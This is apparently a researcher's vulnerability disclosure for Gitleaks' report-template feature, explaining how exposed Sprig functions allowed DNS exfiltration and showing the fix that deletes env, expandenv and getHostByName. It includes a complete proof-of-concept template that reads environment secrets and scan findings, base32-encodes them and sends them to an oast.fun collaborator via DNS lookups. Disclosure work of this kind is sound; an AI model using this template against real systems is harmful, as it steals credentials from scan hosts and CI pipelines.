
TL;DR:
I discovered a vulnerability in Gitleaks’ report-template feature that allows attackers to exfiltrate environment variables and secrets via DNS. The vulnerability stems from the inclusion of non-hermetic functions from the Sprig template library. The issue has been fixed in v8.30.1.
- CVE-2026-WiP
- Fixed with v8.30.1 release
- My fix commit: Removed unnecessary functions from report template
Before I begin this post, I want to give a special shoutout and thanks to Zach, the maintainer of Gitleaks, for his amazing collaboration during the handling and fixing of this vulnerability.
Gitleaks is one of the de facto tools for most people working in AppSec, myself included. While using Gitleaks, I noticed a feature I hadn’t paid attention to before: the report-template feature. Essentially, Gitleaks runs a template rendering process to present the output in whatever format you want. To understand this feature better, I decided to poke around the codebase a bit.
The Flaw
Naturally, the first place I looked was the report/template.go file. Looking at it, the following snippet caught my eye:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
func NewTemplateReporter(templatePath string) (*TemplateReporter, error) {
	if templatePath == "" {
		return nil, errors.New("template path cannot be empty")
	}

	file, err := os.ReadFile(templatePath)
	if err != nil {
		return nil, fmt.Errorf("error reading file: %w", err)
	}
	templateText := string(file)

	// TODO: Add helper functions like escaping for JSON, XML, etc.
	t := template.New("custom")
	t = t.Funcs(sprig.TxtFuncMap())
	t, err = t.Parse(templateText)
	if err != nil {
		return nil, fmt.Errorf("error parsing file: %w", err)
	}
	return &TemplateReporter{template: t}, nil
}
t = t.Funcs(sprig.TxtFuncMap())
This line was likely important, but I didn’t know anything about the sprig library. After chatting a bit with Cursor, I started examining the library and saw it actually has very few core functions. The functions look like this:
- func FuncMap() template.FuncMap
- func GenericFuncMap() map[string]interface{}
- func HermeticHtmlFuncMap() template.FuncMap
- func HermeticTxtFuncMap() ttemplate.FuncMap
- func HtmlFuncMap() template.FuncMap
- func TxtFuncMap() ttemplate.FuncMap
When I examined the TxtFuncMap() function, I looked at the template functions inside it and noticed some that seemed weird for a template, like env and getHostByName. There were also different, more strict functions available, like func HermeticTxtFuncMap() template.FuncMap. As you can see in the code below, many template functions are deleted inside the HermeticTxtFuncMap() function.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
var nonhermeticFunctions = []string{
	// Date functions
	"date",
	"date_in_zone",
	"date_modify",
	"now",
	"htmlDate",
	"htmlDateInZone",
	"dateInZone",
	"dateModify",

	// Strings
	"randAlphaNum",
	"randAlpha",
	"randAscii",
	"randNumeric",
	"uuidv4",

	// OS
	"env",
	"expandenv",

	// Network
	"getHostByName",
}

//....

// HermeticTxtFuncMap returns a 'text/template'.FuncMap with only repeatable functions.
func HermeticTxtFuncMap() ttemplate.FuncMap {
	r := TxtFuncMap()
	for _, name := range nonhermeticFunctions {
		delete(r, name)
	}
	return r
}
Now it was time to clear up the other questions in my mind. What did functions like getHostByName() and env() actually do? Let’s start with getHostByName():
1
2
3
4
5
func getHostByName(name string) string {
	addrs, _ := net.LookupHost(name)
	//TODO: add error handing when release v3 comes out
	return addrs[rand.Intn(len(addrs))]
}
Okay, nothing surprising here. As expected, it calls the LookupHost() function. Now let’s take a look at the env() function:
1
2
3
4
5
6
	// OS:
	"env":       os.Getenv,
	"expandenv": os.ExpandEnv,

	// Network:
	"getHostByName": getHostByName,
It’s defined directly inside genericMap and directly calls the os.Getenv() function. This is also exactly as we guessed. Having functions like env, expandenv, and getHostByName inside a template could cause some problems. Let’s see what kind of problems that might be.
Exploitation
The plan is actually simple: we will try to use these functions maliciously inside a template. I have 2 different methods in mind:
Method-I: Leaking Env Variables
Yes, as you can guess from the title, by using the env() function, you can try to guess environment variables (like key, secret, aws_key, etc.) on the host where Gitleaks is running the scan. If you somehow catch an env key correctly, we will try to exfiltrate its value over DNS using the getHostByName() function. Let’s leave this here for now and move on to method II.
Method-II: Leaking Findings
When you run a secret scan with Gitleaks, you can actually access the detected secrets programmatically from within the template. Therefore, I thought we could also exfiltrate the detected secrets using the getHostByName() function. Now I’m going to write a template that combines these 2 methods:
evil_template.tmpl
# Secret Exfiltration - PoC

## Report Generated: {{ now | date "2006-01-02 15:04:05" }}

---

## Vector 1: Environment Variable Exfiltration

{{- /* Exfiltrating multiple specific variables */ -}}
{{- $vars := list "POSTGRES_PASS" "API_KEY" "GMAP_API_KEY" "JWT" "SECRET" "AWS_ACCESS_KEY_ID"}}

{{- range $var := $vars }}
{{- $val := env $var }}
{{- if $val }}
### Secret Found: `{{ $var }}` = `{{ $val }}`

{{- /* Encode secret in Base32 for lossless DNS exfiltration */ -}}
{{- $clean := $val | b32enc | replace "=" "" }}
{{- /* Split into 60-char labels to avoid 63-char limit and support long secrets */ -}}
{{- $p1 := $clean | trunc 60 }}
{{- $p2 := "" }}{{ if gt (len $clean) 60 }}{{ $p2 = printf ".%s" ($clean | substr 60 120) }}{{ end }}
{{- $p3 := "" }}{{ if gt (len $clean) 120 }}{{ $p3 = printf ".%s" ($clean | substr 120 180) }}{{ end }}
{{- $envDomain := printf "%s.%s%s%s.cvvekealaihvlzqewhxv0b4od2jhhc3y3.oast.fun" (lower $var) $p1 $p2 $p3 }}

1. Exfiltrating `{{ $var }}` via DNS: **{{ $envDomain }}**
Result: {{ getHostByName $envDomain }}
 **Environment Secret sent!**
{{- else }}
No '{{ $var }}' environment variable found.
{{- end }}
{{- end }}

---

## Vector 2: Gitleaks Findings Exfiltration

{{- /* The root context '.' in this template is the slice of Findings []Finding */ -}}
### Gitleaks Discovered {{ len . }} Secrets in the Codebase

{{- range $index, $finding := . }}
#### Secret #{{ add $index 1 }}: `{{ $finding.Secret }}` (Rule: {{ $finding.RuleID }})

{{- /* Encode the discovered secret in Base32 */ -}}
{{- $c := $finding.Secret | b32enc | replace "=" "" }}
{{- /* Safely split into 60-char labels to avoid 63-char limit and out-of-bounds errors */ -}}
{{- $p1 := $c | trunc 60 }}
{{- $p2 := "" }}{{ if gt (len $c) 60 }}{{ $p2 = printf ".%s" ($c | substr 60 120) }}{{ end }}
{{- $p3 := "" }}{{ if gt (len $c) 120 }}{{ $p3 = printf ".%s" ($c | substr 120 180) }}{{ end }}
{{- $findingDomain := printf "f-%d.%s%s%s.cvvekealaihvlzqewhxv0b4od2jhhc3y3.oast.fun" $index $p1 $p2 $p3 }}

Exfiltrating Finding #{{ add $index 1 }}: **{{ $findingDomain }}**
Result: {{ getHostByName $findingDomain }}
**Finding Secret sent!**

{{- end }}

---
###  EXFILTRATION COMPLETE

Yes, some complexities in the template might have caught your attention, like the b32enc functions. The reason I use these is that since we are exfiltrating the data via a domain name, we want to ensure there are no invalid characters for a domain name within the secret, and that it doesn’t exceed certain character limits. For this reason, we encode the secrets with base32 and split them into chunks if necessary. If someone uses this template in the following way, their secrets will be sent to us over DNS:
1

gitleaks detect --no-git --source secrets.txt --report-format template --report-template evil_template.tmpl --report-path output.txt -v

When you run the above command you’ll see that the secrets are transmitted to us over DNS. I highly recommend checking the contents of the templates you use. If you are actively using this feature, please update Gitleaks to the latest version.
- Scanning the secrets.txt with evil template:
- Checking the colloborator:
- Convert subdomain from base32:
I have one more theoretical exploitation method in mind, but I haven’t had the chance to test it yet. I want to document it here so I don’t forget it in case I want to try it later. If you run Gitleaks during operations like PRs or Merges on GitLab/GitHub, and someone opens a PR to your project, your Gitleaks scan job will naturally be triggered. If your Gitleaks job inside the PR workflow uses a file like template.tmpl, and an attacker submits a PR that overwrites this file, I believe they could read environment variables that they can see but normally cannot read within the repository. If you have this kind of setup, you should update very quickly.
The Fix
Now, let’s get to the fix. While examining the sprig library above, I saw that the HermeticTxtFuncMap() function actually deletes many unnecessary template functions. However, these included commonly used functions like date() and now(). I thought that if I used HermeticTxtFuncMap() directly instead of TxtFuncMap(), it might break things for users with existing templates, so I took the following route for the fix.
I decided to continue using the TxtFuncMap() function but explicitly delete the dangerous functions we discussed from it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
func NewTemplateReporter(templatePath string) (*TemplateReporter, error) {
	if templatePath == "" {
		return nil, errors.New("template path cannot be empty")
	}

	file, err := os.ReadFile(templatePath)
	if err != nil {
		return nil, fmt.Errorf("error reading file: %w", err)
	}
	templateText := string(file)

	// TODO: Add helper functions like escaping for JSON, XML, etc.
	t := template.New("custom")

	funcMap := sprig.TxtFuncMap()
	delete(funcMap, "env")
	delete(funcMap, "expandenv")
	delete(funcMap, "getHostByName")

	t = t.Funcs(funcMap)
	t, err = t.Parse(templateText)
	if err != nil {
		return nil, fmt.Errorf("error parsing file: %w", err)
	}
	return &TemplateReporter{template: t}, nil
}
This way, we got rid of the malicious functions while continuing to support active templates.
I thought this was a quirky case, so I wanted to share it with you all. If we are using libraries like sprig in our projects, it’s crucial to fully understand the features being provided to us. I probably wouldn’t have checked exactly which functions it contained one by one if I were just using a template function myself, but this was a cautionary lesson for me too. If you are using the sprig library’s TxtFuncMap() function, I highly recommend double-checking the context in which you are using it.